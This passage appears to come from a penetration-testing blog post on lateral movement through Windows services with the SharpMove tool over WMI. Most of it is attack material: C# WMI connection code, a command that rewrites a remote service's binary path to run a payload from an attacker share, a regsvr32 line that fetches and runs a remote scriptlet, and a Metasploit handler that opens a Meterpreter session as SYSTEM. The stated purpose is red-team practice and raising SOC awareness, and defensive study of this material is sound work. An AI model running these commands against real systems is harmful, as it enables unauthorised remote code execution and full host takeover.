An alternative option would be to use WMI for authentication to a target host in order to modify an existing service which is implemented in SharpMove.

```
static ManagementScope WMIConnect(string host, string username, string password)
{
string wmiNameSpace = "root\\CIMv2";
ConnectionOptions options = new ConnectionOptions();
Console.WriteLine("\r\n  Host                           : {0}", host);
if (!String.IsNullOrEmpty(username))
{
Console.WriteLine("[+]  User credentials               : {0}", username);
options.Username = username;
options.Password = password;
}
```

The following command will execute an arbitrary payload from a UNC path on the target host by modifying an existing service similarly to “*SCShell*” tool.


```
SharpMove.exe action=modsvc computername=PC1 command="cmd.exe /c
\\10.0.0.21\pentestlab\pentestlab.exe" amsi=true servicename=pentestlab
username=pentestlab password=Password123
```



Administrator: C:\Windows\System32\cmd.exe - SharpMove.exe action=modsvc computername=PC1 command="cmd.exe /c \\10.0.0.21\pentestlab\...

```
:\tmp>SharpMove.exe action=modsvc computername=PC1 command="cmd.exe /c \\10.0.0.21\pentestlab\pentestlab.exe" amsi=true
 servicename=pentestlab username=pentestlab password=Password123

  Host                           : PC1
[+]  User credentials               : pentestlab

[+]  WMI connection established
[+] Original AmsiEnable value : 0

[+]  Original Service Information
   [+] Service       :    pentestlab
   [+] Display name  :    pentestlab
   [+] Bin path      :    C:\Windows\System32\regsvr32.exe /s /n /u /i:http://10.0.0.21:8080/pentestlab.sct scrobj.dll

[+]  Updating Service binpath       :  cmd.exe /c \\10.0.0.21\pentestlab\pentestlab.exe
[+]  Starting Service               :  pentestlab
```

Lateral Movement – SharpMove




```
                              https://metasploit.com


        =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use help <command> to learn more about any command

msf5 exploit(multi/handler) >
[*] Sending stage (201283 bytes) to 10.0.0.11
[*] Meterpreter session 51 opened (10.0.0.21:4444 → 10.0.0.11:49784) at 2020-07-19 22
:50:50 +0100

msf5 exploit(multi/handler) > sessions -i 51
[*] Starting interaction with 51 ...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Lateral Movement – SharpMove Meterpreter

Overall the lateral movement via services has been transitioned from SMB protocol to RPC and WMI. Modern tooling attempts to modify the binary path of valid services and execute fileless payloads to move laterally enabling red teams to continue use this technique in their engagements and to create the awareness to SOC teams about monitoring remote procedure calls on the network to identify such attacks.

YouTube



Watch Video At: https://youtu.be/c5k6XAcNNOA

Lateral Movement – Windows Services

References